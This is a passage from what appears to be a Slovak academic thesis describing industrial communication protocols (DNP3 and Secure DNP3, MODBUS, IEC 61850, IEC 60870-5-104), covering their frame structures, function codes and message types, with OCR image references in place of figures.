0x0d	(Cold restart) Dáta su zahodené a program sa začína vykonávať od začiatku
0x0e	(Warm restart) Retenčné dáta sú zachované, reštartuje sa len program
0x12	Zastavenie aplikácie
0x14	Povolenie nevyžiadaných správ
0x15	Zakázanie nevyžiadaných správ
0x1b	Vymazanie súborov
0x81	Odpoveď
0x82	Nevyžiadaná odpoveď


Secure DNP3

Nebol však navrhnutý tak, aby sám o sebe bol bezpečný. Preto sa neskôr doplnila nadstavba Secure Authentication súčasne vo verzii 5 (SAv5). Secure DNP3 alebo DNP3 SA sa nazýva varianta tohto protokolu, kde je pridaná autentizácia do procesu odpoveď/žiadosť. Autentifikácia je vynútená spôsobom výzvy zo strany, kde bola správa prijatá. Nastáva pri inicializácii spojenia, keď master iniciuje spojenie so vzdialenou stanicou. Ďalej po uplynutí časového intervalu, štandarde 20 minút, alebo pri kritickej požiadavke (vykonaní operácie, reštart, a pod.). Výsledkom je autentifikačná metóda, ktorá na jeden krok vykonáva autoritu (kontrolnú sumu voči tajnému kľúču), integritu (kontrolná suma voči zasielanému obsahu) a párovanie (kontrolná suma voči správe)[6], [4].

1.2.2 MODBUS


MODBUS je komunikačný protokol vyvinutý spoločnosťou Modicon systems (dnes už súčasťou Schneider Electric). Používa sa na prenos informácií po sériovej linke. Podporuje viacero typov zberníc ako RS-232, RS-485, RS-422. Pretože je protokol z licenčného hľadiska otvorený, tak ho začali používať aj iné spoločnosti. Komunikácia prebieha metódou požiadavka–odpoveď, kde požiadavka je spracovaná na základe kódu funkcie, ktorá je súčasťou požiadavky.

Protokol popisuje štruktúru správy ako je vidieť na obrázku 1.6 . Kde PDU (z angl. *Protocol Data Unit*) je základná jednotka protokolu nezávislá a nemeniaca sa vo vzťahu na implementácii. Mapovaním protokolu na špecifickú zbernicu, alebo sieť môže pridať dodatočné polia, čo nazývame ADU (z angl. *Aplication Data Unit*). Proces posielania požiadavky od mastra a odpovede od slave zariadenia. Master–slave je spôsob komunikácie, kde ten, kto si pýta dáta (požiadavka), je MODBUS master a ten, ktorý ich zasiela (odpoveď), je MODBUS slave. V jeden okamih môže byť na zbernici iba jeden master a 1 až 247 slave jednotiek. Komunikáciu vždy začína master, slave nesmie nikdy vysielať dáta bez predchádzajúceho vyžiadania od mastra. MODBUS je protokol aplikačnej vrstvy. Obrázok 1.7 ukazuje možnosti



Obr. 1.6: Základná štruktúra MODBUS správ [7].

implementácie protokolu a jej vzťah voči ISO/OSI (z angl. *Open Systems Interconnection*). MODBUS protokol definuje dva sériové vysielacie režimy, MODBUS RTU a MODBUS ASCII. Režim určuje, v akom formáte sú dáta vysielané a ako dekódované. Každá jednotka musí podporovať režim RTU, režim ASCII je nepovinný. V jeden okamih môže byť na jednej zbernici len 1 master a 1 až 247 slave zariadení (adresy 248-256 sú podľa adresovacích pravidiel rezervované). Všetky jednotky na jednej zbernici musia pracovať na rovnakom vysielacom režime [8] .



Obr. 1.7: Príklad implementácie MODBUS na rôzne prenosové technológie [7] .

Používa 'big–Endian' reprezentácia pre adresy a dáta. Znamená to, že najviac signifikantný (numericky najväčší) bit je poslaný ako prvý.

V MODBUS RTU (z angl. *Remote Terminal Unit*) režime každých osem bitov (jeden bajt) obsahuje dva štvorbitové hexadecimálne znaky. Hlavnou výhodou tohto režimu je jeho väčšia hustota znakov ako v ASCII režim pre rovnakú prenosovú rýchlosť (baud rate). Každá správa musí byť prenášaná v nepretržitom prúde znakov. Ak je vrámci prenášanej správy medzera dlhšia ako 1,5 znaku, je zamietnutá. Synchronizácia prebieha pomocou štart a stop bitu na začiatku a konci rámca, voliteľne je možné pridať kontrolu parity pomocou paritného bitu. Medzi prvou a nasledujúcou správou musí byť aspoň 3,5 znaková pauza.

V MODBUS ASCII (z angl. *American Standard Code for Information Interchange*) režime sa každý osembitový bajt v správe sa posiela ako dva znaky ASCII. Tento režim sa používa v prípade, že komunikačné spojenie neumožňuje dodržiavanie požiadavok RTU a to najmä týkajúcich sa časového manažmentu. Napríklad $(0x5B)_{16}$ bude kódované ako 2 znaky $(0x35)_{16}$= "5" a $(0x42)_{16}$= "B" v ASCII a preto je menej efektívny voči MODBUS RTU.[8] .

Kódy funkcií

Kód funkcie je osem bitové číslo nadobúdajúc hodnotu od 1 do 255, ktoré udáva druh operácie na vykonanie. Rozsah od 128 do 255 je vyhradený pre záporné odpovede, resp. chyby. Dátová časť nemusí byť súčasťou správy a to v prípade, keď pre vykonanie operácie nie sú potrebné ďalšie dáta. Pokiaľ pri vykonávaní funkcie nenastane chyba, vyšle sa späť správa s rovnakým kódom funkcie, aká bola požadovaná. Ak nastane chyba, pričíta sa k pôvodnému kódu funkcie $+(0x80)_{16}$, čiže najvyšší bit sa nastaví na hodnotu 1 (indikuje záporné hodnoty–teda chybu). Chybový kód je

následne vložený do dátovej časti správy. Pri komunikácii je treba uvažovať aj o možnom výpadku správy, je doporučené na strane slave zariadenia nastaviť časový limit na prijatie odpovede. Definujú sa 3 skupiny kódov:[8] .

- Verejné kódy funkcií,
- Užívateľom definované kódy funkcií,
- Rezervované kódy funkcií.

Maximálne veľkosti a typy MODBUS správ


Veľkosť správy je obmedzená v špecifikácii protokolu [8] . Definované je, že ADU na RS-485 môže mať maximálne 256 B. Z čoho vyplýva, že samotné PDU pre sériovú komunikáciu 253 B (256-1 B[serverová adresa]-2 B[CRC])). Následkom: veľkosť ADU na RS-485 = 253 B PDU + serverová adresa(1 B) + CRC (2 B) = 256 B. Veľkosť ADU na TCP/IP je 253 B, teda PDU + MBAP (z angl. *MODBUS Application Protocol*) (7 B) = 260 B. Protokol MODBUS definuje 3 základné typy správ (PDU):

- Požiadavka (Request PDU),
- Odpoveď (Response PDU),
- Záporná odpoveď (Exception Response PDU).

MODBUS TCP/IP

Protokol MODBUS bol časom upravený pre komunikáciu cez rozhranie Ethernet. Táto nadstavba protokolu umožňuje komunikáciu so zariadeniami typu klient–server. Je nadradený protokolu TCP, ktorý sa stará o bezpečný prenos na úrovni transportnej vrstvy referenčného modelu ISO/OSI. Ten zapuzdrí protokol IP, ktorý sa stará o smerovanie v sieti na úrovni sieťovej vrstvy.

Na úrovni linkovej vrstvy je k dispozícii protokol CSMA/CD, ktorý sa stará o riadenie prístupu k médiu a zabraňuje kolíziám. Pretože sa môže stať, že v jednom okamžiku bude vysielať zároveň viac staníc. Zariadenia medzi sebou komunikujú prostredníctvom výmeny správ (rámcov) 1.8 . Tie obsahujú informácie, ktorých štruktúra je zložená z časti definované protokolom PDU (z angl. *Protocol Data Unit*) a časti, ktorá závisí od použitého prenosového rozhrania. Celok je potom platná správa na aplikačnej úrovni ADU (z angl. *Application Data Unit*). Používa sa TCP/IP port 502 je dôležité nastaviť povolenie/zakázanie cez príslušne firewally. Komunikácia týmto spôsobom vyžaduje vytvorenie TCP spojenia medzi klientom a serverom. Pokiaľ je v aplikácii nastavený automatický TCP manažment, tak pre používateľa sa javí plne transparentne. Pri porovnaní obrázkov 1.6 a 1.8 je zjavný rozdiel, že chýba kontrolný súčet na detekciu chýb. Hlavička MBAP MODBUS TCP/IP rámca má 7 B.



Obr. 1.8: Rámec protokolu MODBUS TCP [7].

Základný popis jednotlivých polí:

1. Identifikátor transakcie - páruje transakcie, server tento identifikátor kopíruje do odpovede na požiadavoku.
2. Identifikátor protokolu - používa sa na vnútro–systémové multiplexovanie.
3. Dĺžka - určuje počet bytov v nasledujúcich poliach, vrátane identifikátora celku a dátových položiek.
4. Identifikátor celku - účelom je vnútrosystémové smerovanie. Umožňuje identifikáciu a párovanie MODBUS zariadenia zo sériovej linky pomocou východzej brány prechod na Ethernet TCP/IP sieť. Toto políčko musí mať rovnakú hodnotu v odpovedi zo serveru.

Ako aj iné priemyselné protokoly, by mali byť použité na komunikáciu len medzi skupinou známych zariadení a použitím očakávaných kódov funkcií. Niektoré špecifické vytvorené správy môžu byť zneužité [6]. Ako napríklad kódy funkcií, ktoré vynútia slave zariadenie iba do naslúchacieho módu. Prípadne kódy funkcií, ktoré reštartujú komunikáciu, alebo žiada informácie MODBUS server o PLC konfigurácie a iné.

1.2.3 IEC 61850

IEC 61850 protokol je súčasťou rodiny štandardov IEC (z angl. *International Electrotechnical Commission*), kde sa komisia snažila zjednotiť množstvo komunikačných protokolov, ktoré sú navzájom nekompatibilné. Využíva sa a je primárne určený pre energetický sektor. Kľúčové pre protokol je:

1. Komunikačná rýchlosť IED - IED,
2. Priepustnosť siete,
3. Vysoká dostupnosť,
4. Inter-operabilita viacerých dodávateľov,
5. Podpora pre prenos súborov,
6. Podpora automatickej konfigurácie.

Hlavný dokument pojednáva o desiatich hlavných sekciách vypísaných v tabuľke 1.3 . Primárne časti normy IEC 61850 sú tieto časti normy [9]:

Tab. 1.3: Popis obsahu dokumentu IEC 61850.


Časť	Názov
1	Predstavenie a prehľad
2	Slovník používaných termínov
3	Všeobecné požiadavky
4	Systémové a projektové riadenie
5	Požiadavky na komunikáciu funkcií a zariadení
6	Popis konfigurácie jazyka pre komunikáciu v rozvodniach a IEDs
7	Základná komunikačná štruktúra pre rozvodne a vybavenie
7.1	Zásady a modely
7.2	Abstrakt komunikácie
7.3	Datové triedy (CDC)
7.4	Kompatibilé triedy logických uzlov a triedy údajov
8	Mapovanie špecifických komunikačných služieb (SCSM)
8.1	Mapovanie na MMS (ISO/IEC 9506 - časť 1 a časť 2) a podľa ISO/IEC 8802-3
9	Mapovanie špecifických komunikačných služieb (SCSM)
9.1	Vzorky hodnôt
9.2	Vzorové hodnoty podľa ISO / IEC 8802-3
10	Testovanie zhody

- Popis konfigurácie stanice Jazyk (SCL) je opísaný v IEC 61850-6. SCL je XML definícia, ako opísať časti rozvodne (IED).
- Komunikačný profil (IEC 61850 balík) je opísaný v IEC 61850-8-1. Táto časť normy zahŕňa popis niekoľko možných komunikačných profilov.
- Komunikačné služby sú opísané v IEC 61850-7-2. Táto časť sa zaoberá hlavne s komunikačnými zariadeniami z pohľadu klienta a servera. Zahŕňa rôzne možnosti komunikačnej funkčnosti.
- Dátový model logického uzla. Toto je opísané v IEC 61850-7-3 a IEC 61850-7-4.
- Testy zhody a podklady pre dokumenty o zhode sú spracované v IEC 61850-10.

Informačný model IEC 61850

Informačný model IEC 61850 pozostáva z fyzických zariadení, logických zariadení, logických uzlov, dát objektov, atribútov a hodnôt ako zobrazuje obrázok 1.9 .

Fyzické zariadenie obsahuje rôzne funkčné moduly, ktoré sú modelované ako logické zariadenia. Každý logické zariadenie môže poskytovať rôzne operácie definované ako logické uzly. Norma IEC 61850-7-4 definuje 159 jedinečných tried logických uzlov. Logické uzly obsahujú dátové objekty, ktoré predstavujú funkčnosť aplikácie




Obr. 1.9: Informačný model protokolu IEC 61850.

a sú reprezentované ako kolekcia všeobecných dátových tried (CDC). Každý dátový objekt obsahuje množinu prvkov nazývaných dátové atribúty. Atribúty obsahujú hodnoty definované atribútom všeobecného dátového atribútu (CDA).

Fyzické zariadenie (Physical device - PD) predstavuje terminál, ktorý je definovaný IP adresou. Pre vonkajšie zariadenie je prístupný cez terminálový server. Fyzické zariadenie je identifikované unikátnym názvom, maximálne však 10 znakov dlhým. Logické zariadenie (Logical device - LD) je podskupina fyzických zariadení a môže ich byť v rámci jedného fyzického zariadenia definovaných niekoľko. Logické zariadenia definujú logické uzly. Logické zariadenia môžu byť definované napr. ako meracie zariadenia (MEAS), Ochrana (PROT). Názvy a účel špecifikuje výrobca ochrán. Logické uzly (Logical node - LD) sú skupinou dát a služieb, ktoré logicky súvisia so špecifikovanou funkciou v danej sústave. Ide o vizualizáciu konkrétnych stavov prvkov.


Všeobecných Dátový objekt (CDC) definuje štruktúru pre bežné typy, ktoré sa používajú na opis dátových objektov. Opis CDC zahŕňa typ a štruktúru dát v rámci logického uzla. Dátový objekt je základný stavebný kameň objektovo orientovaného modelu IEC-61850. Všeobecných Dátový atribút (CDA je najmenšou časťou dátového modelu a môže reprezentovať logické stavy vypínačov, povely, parametre nastavenia ochrán, a pod [9] . Veľa sa hovorí o komunikačných systémoch v IEC 61850. Niektoré môžu byť dostatočne zložité, ale je užitočné najskôr pokryť základy - aký je rozdiel medzi metódami komunikácie medzi klientom a serverom (MMS) a mechanizmami Publisher-Subscriber ako GOOSE a vzorkované hodnoty. Vzťah medzi IEC 61850 dátovým modelom a služieb protokolového balíku znázornuje obrázok 1.10.



Obr. 1.10: Znázornenie protokolového balíku IEC 61850.

Komunikačný profil a typy správ

Komunikačný profil jednotlivých správ znázorňuje obrázok 1.11.



Obr. 1.11: Znázornenie komunikačného profilu IEC 61850.

Sampled Values (SV) sú správy týkajúce sa prístrojového vybavenia a merania. Správy sú časovo kritické, musia byť spracované v chronologickom poradí. Tieto správy môžu byť odoslané ako jednoúčelové vysielanie do jedného prijímača alebo ako multicast do viacerých prijímačov.

Správy GOOSE boli definované pre rýchlu horizontálnu komunikáciu medzi IED. Používajú sa na prenos stavových a riadiacich informácií medzi IED. Správy GOOSE sú vysielané ako multicast cez LAN, z ktorých sú všetky IED nakonfigurované na prijímanie, môžete si ju predplatiť.

MMS (Manufacturing Message Specification) je systém na odosielanie správ na modelovanie reálnych zariadení a na výmenu informácií o skutočnom zariadení a vý-


mene procesných údajov - v reálnom čase - a informácie o riadení dohľadu medzi sieťovými zariadeniami a / alebo počítačových aplikácií [9] .

1.2.4 IEC 60870-5-104

IEC 60870-5-104 je súčasťou rodiny štandardov IEC (z angl. *International Electrotechnical Commission*) a známy pod názvom „IEC 104“ a ďalej bude takto v práci uvádzaný. IEC 104 je postavený nad protokolom IEC 60870-5-101 a umožňuje prístup do sieti fungujúcich na balíku TCP/IP. Je možné ho využiť na základné úlohy pre vzdialené ovládanie medzi riadiacimi strediskami (Controlling stations/klientami) a rozvodnými stanicami (Controlled stations/servrami). Protokol IEC 104 však prenáša správy v jasnom texte bez akéhokoľvek overovacieho mechanizmu [10]. IEC 60870-5 sa skladá z nasledujúcich častí a jeho všeobecný názov: Telekontrola zariadení a systémov - časť 5: Protokoly na prenos:

- IEC 60870-5-1 Prenosový formát rámcov
- IEC 60870-5-2 Postupy prenosu na linkovej vrstve
- IEC 60870-5-3 Všeobecná štruktúra aplikačných dát
- IEC 60870-5-4 Definícia a kódovanie aplikačných informačných prvkov
- IEC 60870-5-5 Základné aplikačné funkcie
- IEC 60870-5-6 Pokyny pre skúšanie zhody pre spoločníka IEC 60870-5 štandardy
- IEC 60870-5-7 Bezpečnostné rozšírenia protokolov IEC 60870-5-101 a IEC 60870-5-104
- IEC 60870-5-101 Prenosové protokoly
  - spoločné štandardy pre základné úlohy diaľkového ovládania
- IEC 60870-5-102 Prenosové protokoly
  - štandard pre prenos integrovaných súčtov v elektrických systémoch
- IEC 60870-5-103 Prenosové protokoly
  - štandard pre informatívne rozhranie ochranných zariadení
- IEC 60870-5-104 Prenosové protokoly
  - sieťový prístup pre IEC 60870-5-101

Obrázok 1.12 porovnáva EPA architektúru IEC 60870-5-101 a IEC 60870-5-104 s ISO/OSI modelom. V prípade IEC 60870-5-101 jej fyzická vrstva definuje použitie komunikačných rozhraní (sériové) a sieťovej konfigurácie (bod na bod, kruhovú, a pod.). Linková definuje formát správy FT1.2, poradie bitov s informáciami a proces vysielania. V prípade IEC 104 sa jej prvé štyri vrstvy riadia protokolovým balíkom TCP/IP podľa doporučenia RFC 2200.



Obr. 1.12: IEC 60870-5 protokolový balík založený na EPA.


Komunikácia

Je dôležité chápať, aký je rozdiel medzi riadeným a monitorovaným smerom. Je to predpoklad, že celkový systém má hierarchický charakter štruktúry zahŕňajúcej centralizovanú kontrolu. Podľa protokolu je každá stanica buď riadiaca, alebo riadená stanica. Komunikácia IEC 101/104 sa vymieňa medzi riadiacou a riadenou stanicou. Riadená stanica je monitorovaná, alebo ovládaná nadradenou stanicou, tiež sa nazýva outstation, vzdialená stanica, 101-slave, alebo 104-server. Riadiaca stanica je stanica, kde sa vykonáva riadenie, nazývaná master, 101-master, alebo 104-klient [10]. IEC 101/104 definuje dva hlavné smery komunikácie:

- Riadiaci smer je z riadiacej stanice (104-klient) na riadenú stanicu (104-server),
  - tento smer má ako logickú notáciu (aj napríklad vo Wiresharku) <–.
- Monitorovaný smer je z riadenej stanice (104-server) na riadiacu stanicu (104-klient).
  - tento smer má logickú notáciu (aj napríklad vo Wiresharku) –>.

IEC 104 formát rámca a správy


Jedným z formátov je aj APCI formát. APCI (z angl. *Application Protocol Control Information*) má typicky dĺžku 6 bajtov, ako ukazuje obrázok 1.13 . Prvý bajt stále musí byť $(0x68)_{16}$, za ním nasleduje bajt s údajom o dĺžke APDU (z angl. *Application Protocol Data Unit*) správy a ďalšie štyri bajty sú kontrolné polia. Následne ASDU (z angl. *Application Service Data Unit*) rôznej veľkosti v závislosti od obsahu a počtu objektov.



Obr. 1.13: Formát rámca IEC 60870-5-104.


Formát správy následne udáva posledné 2 bity v kontrolnom poli 1, ako je vidieť na obrázku 1.14 .

- I formát (informačný prenosový formát)
  - kontrolné polia sa využívajú na číslovanie počtu správ medzi 104-klientom a 104-serverom.
- S formát (číslovaný riadiace funkcie)
  - používa sa na číslovanie vykonávania funkcií z riadiacej stanice a má pevnú dĺžku.
- U formát (nečíslované riadiace funkcie)
  - Iba jedna z funkcií TESTFR (Test Frame), STOPDT (Stop Data Transfer), alebo STARTDT (Start Data Transfer) môže byť aktivovaná.



Obr. 1.14: Formát správy IEC 60870-5-104.

Ďalším z možných formátov je ASDU formát. ASDU obsahuje dve hlavné sekcie a to identifikátor dátovej jednotky (s pevnou dĺžkou šiestich bytov) a samotné údaje, ktoré sú vytvorené z jedného alebo viacerých informačných objektov. Identifikátor dátovej jednotky definuje špecifický typ údajov, poskytuje adresovanie potrebné pre špecifickú identifikáciu dát a zahŕňa dodatočné informácie ako napríklad príčinu prenosu. Každá ASDU môže prenášať maximálne 127 objektov [10] . Formát ASDU vidieť na obrázku 1.15 .



Obr. 1.15: Popis ASDU v protokole IEC 60870-5-104.

Popis vybraných polí ASDU správ:

- Identifikátor typu. Ako identifikátor typu sa nepoužíva 0, hodnoty 1 - 127 sú používané pre definície štandardu IEC 101, rozsah 128 - 135 je rezervovaný pre smerovacie správy a hodnoty v rozsahu 136 - 255 sú vyhradené pre špeciálne účely.
- SQ (z angl. *Structure Qualifier*). SQ bit špecifikuje ako sú informačné objekty alebo prvky adresované.
- Príčina prenosu *(COT)*. Pole COT sa používa na riadenie smerovania správ v komunikácii a zároveň aj v rámci stanice, kde musí ASDU správne nasmerovať na správny program alebo úlohu. COT je 6-bitový kód, ktorý sa používa pri interpretácii v cieľovej stanici.
- Adresa zdroja *(ORG)*. Adresa systému je voliteľná na základe systému. Poskytuje prostriedky pre riadiacu stanicu, aby sa mohla explicitne identifikovať.
